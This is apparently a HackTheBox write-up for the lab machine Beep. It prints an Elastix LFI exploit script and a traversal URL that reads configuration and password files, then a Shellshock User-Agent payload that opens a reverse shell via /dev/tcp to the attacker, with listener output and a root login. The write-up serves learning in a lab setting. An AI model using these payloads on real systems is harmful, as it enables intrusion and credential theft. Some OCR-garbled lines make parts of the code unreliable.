

HackTheBox – Beep

I started by adding beeps IP address 10.10.10.7 to /etc/hosts as beep.htb

I ran a fast nmap scan of the top 1000 ports followed by a fast scan of all ports

```
root@kali:~/Desktop/HTB/Beep# nmap beep.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 12:12 BST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 12:12 (0:00:00 remaining)
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.030s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4445/tcp  open  upnotifyp
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
root@kali:~/Desktop/HTB/Beep# nmap beep.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 12:13 BST
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.022s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
878/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
root@kali:~/Desktop/HTB/Beep#
```

I then ran a thorough scan of all of the open ports, this gave me the impression that this a a few possible attack vectors.

Nmap 7.80 scan initiated Fri Apr 24 12:15:20 2020 as: nmap -A
-p22,25,80,110,111,143,443,878,993,995,3306,4190,4445,5038,10000 -oN nmap-full.txt beep.htb
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.018s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
| 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)

25/tcp open smtp Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN,

80/tcp open http Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://beep.htb/
|_https-redirect: ERROR: Script execution failed (use -d to debug)

110/tcp open pop3 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: EXPIRE(NEVER) STLS USER APOP LOGIN-DELAY(0) PIPELINING TOP RESP-
CODES IMPLEMENTATION(Cyrus POP3 server v2) AUTH-RESP-CODE UIDL

111/tcp open rpcbind 2 (RPC #100000)

143/tcp open imap Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: IDLE CHILDREN Completed QUOTA URLAUTHA0001 RIGHTS=kxte
THREAD=REFERENCES ACL IMAP4 LIST-SUBSCRIBED MULTIAPPEND X-NETSCAPE OK
THREAD=ORDEREDSUBJECT NO LITERAL+ CATENATE UNSELECT SORT ID RENAME LISTEXT
SORT=MODSEQ BINARY ANNOTATEMORE NAMESPACE STARTTLS ATOMIC IMAP4rev1
CONDSTORE MAILBOX-REFERRALS UIDPLUS

443/tcp open ssl/https?
|_ssl-date: 2020-04-24T10:21:45+00:00; -56m52s from scanner time.

878/tcp open status 1 (RPC #100024)

993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY

995/tcp open pop3 Cyrus pop3d

3306/tcp open mysql MySQL (unauthorized)

4190/tcp open sieve Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)

4445/tcp open upnotifyp?

5038/tcp open asterisk Asterisk Call Manager 1.1

10000/tcp open http MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).


Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|media device|PBX|WAP|specialized|printer|proxy server
Running (JUST GUESSING): Linux 2.6.X|2.4.X (95%), Linksys embedded (94%), Riverbed RiOS (94%), HP
embedded (94%), Osmosys embedded (93%), WebSense embedded (93%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.18 cpe:/o:linux:linux_kernel:2.6.27 cpe:/o:linux:linux_kernel:2.4.32
cpe:/h:linksys:wrv54g cpe:/o:riverbed:rios cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 2.6.18 (95%), Linux 2.6.9 - 2.6.24 (95%), Linux 2.6.9 - 2.6.30 (95%), Linux
2.6.27 (likely embedded) (95%), Linux 2.6.20-1 (Fedora Core 5) (95%), Linux 2.6.27 (95%), Linux 2.6.30
(95%), Linux 2.6.5 - 2.6.12 (95%), Linux 2.6.5-7.283-smp (SuSE Enterprise Server 9, x86) (95%), Linux
2.6.8 (Debian 3.1) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: -56m52s

TRACEROUTE (using port 143/tcp)
HOP RTT ADDRESS
1 17.61 ms 10.10.14.1
2 18.77 ms beep.htb (10.10.10.7)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Fri Apr 24 12:21:12 2020 -- 1 IP address (1 host up) scanned in 352.49 seconds

I decided to take a look at what was running on port 80 where I was presented with a login panel for elastix.

A screenshot of the Elastix login interface. The background is a dark grey/black grid pattern. In the center, there is a light blue rectangular area with a radial gradient. At the top of this area is the Elastix logo, which consists of a stylized 'E' in red and orange, followed by the word 'elastix' in red, and the tagline 'FREEDOM TO COMMUNICATE' in smaller red letters below it. Below the logo, there are two input fields: 'Username:' followed by a light grey rectangular box, and 'Password:' followed by a light grey rectangular box. Below these fields is a 'Submit' button with a grey gradient. At the bottom of the light blue area, there is a line of small text: 'Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2020.'

Searching for exploits for this yielded several results. After taking a look at these I eventually settled on an LFI exploit.

```

root@kali:~/Desktop/HTB/Beep# cat /usr/share/exploits/exploits/php/webapps/37637.pl
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----#
#Elastix is an Open Source Software to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----#
#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc_-_eyes ;)
# Discovered by romanc_-_eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki \n";
print "\t 0day Elastix 2.2.0 \n";
print "\t email: anonymous17hacker{ }gmail.com \n";10.10.7

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="/vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../../../";
$test="amportal.conf%00";

$code = LWP::UserAgent->new() or die "inicializacia brauzeris\n";
$code->agent("Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)");
$host = $target . "/" . $dir . "/graph.php?";$poc."=".$jump."".$etc."/". $test."&module=Accounts&action";
$res = $code->request(HTTP::Request->new(GET=>$host));
$answer = $res->content; if ($answer =~ 'This file is part of FreePBX') {

print "\n read amportal.conf file : $answer \n\n";
print " successful read\n";

}
else {
print "\n[-] not successful\n";
}
root@kali:~/Desktop/HTB/Beep#

```

Visiting this directory on the web server presented me with a config file, where there appeared to be Admin credentials stored, I simply used ctrl+f to search for “pass”.


[illegible]

```

DBA database (e.g. asterisk) # AMP DBUSER: Username
DBP: Username to access the Asterisk Manager Interface
p109 AMPDBPASS=[jEhdIekWmdjE] AMPENGINE=a
?SBIN: Location of (root) command line scripts # AM

```

I used these credentials to successfully authenticate against elastix.



Now that I am authenticated I will try to run the LFI again, this time against different directories, I started with /etc/passwd to get an idea of users on the system – fanis looks a good candidate.

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:new:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ft/bin:/bin/bash distcache:x:94:94:Distcache:/:/sbin/nologin vcса:x:69:69:virtual console memory owner:/dev:/sbin/nologin pcap:x:77:77:/var/arpv/lib/imap:/bin/bash dbus:x:81:81:System message bus:/:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin mailman:x:41:41:GNU/sbin/nologin postfix:x:89:89:/var/spool/postfix:/sbin/nologin asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk/bin:/bash rpcuser:x:29:User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin spamfilter:x:500:500:/home/spamfilter:/sbin/nologin fanis:x:501:501:/home/fanis:/bin/bash Sorry! Attempt to access restricted file.
```

I used this knowledge to grab the user flag by traversing to /home/fanis/user.txt

```
aeff3def0c765c2677b94715cfa73ac Sorry! Attempt to access restricted file.
```

After enumerating this service further I didn't find anything helpful. I also unsuccessfully attempted to log in to the MySQL Database using these credentials due to my machine not having the

appropriate permissions to access it. I decided to check out port 10000 which was running webmin. I noticed upon attempting to login in it used cgi.

Login failed. Please try again.

Login to Webmin

You must enter a username and password to login to the Webmin server on 10.10.10.7.

Username

blah

Password

☐ Remember login permanently?

Login

Clear

Status	Method	Domain	File	Cause	Type	Transferred	
200	POST	10.10.10.7:10000	session_login.cgi	document	html	2.69 KB	2
200	GET	10.10.10.7:10000	style.css	stylesheet	css	cached	2
200	GET	10.10.10.7:10000	toggleview.js	script	js	cached	3
200	GET	10.10.10.7:10000	sortable.js	script	js	cached	0
200	GET	10.10.10.7:10000	favicon.ico	img	plain	cached	2

This could potentially be vulnerable to a shellshock attack, I used this to successfully spawn a reverse shell as the root user.

HR

Fonts

Images

Media

WS

Other

☒ Persist Logs

☒ Disable cache

No throttling ⚡ HAR ⚡

New Request

Cancel

Send

Method

URL

POST

https://10.10.10.7:10000/session_login.cgi

Request Headers

Host: 10.10.10.7:10000
User-Agent: () { : }; /bin/bash -i >& /dev/tcp/10.10.14.2/9001 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.7:10000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: keep-alive

Request Body

page=%2F&user=blah&pass=as%5Cclkj


```

root@kali:~# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from beep.htb [10.10.10.7] 58806
bash: no job control in this shell
[root@beep webmin]# whoami; uname -a
root
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/Linux
[root@beep webmin]#

```

There is however a much easier way to root; using the credentials from the LFI exploit to log in via SSH...

```

root@kali:~/Desktop/HTB/Beep# ssh root@beep.htb
The authenticity of host 'beep.htb (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'beep.htb,10.10.10.7' (RSA) to the list of known hosts.
root@beep.htb's password:
Last login: Tue Jul 16 11:45:47 2019
Welcome to Elastix
-----

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami; uname -a
root
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/Linux
[root@beep ~]#

```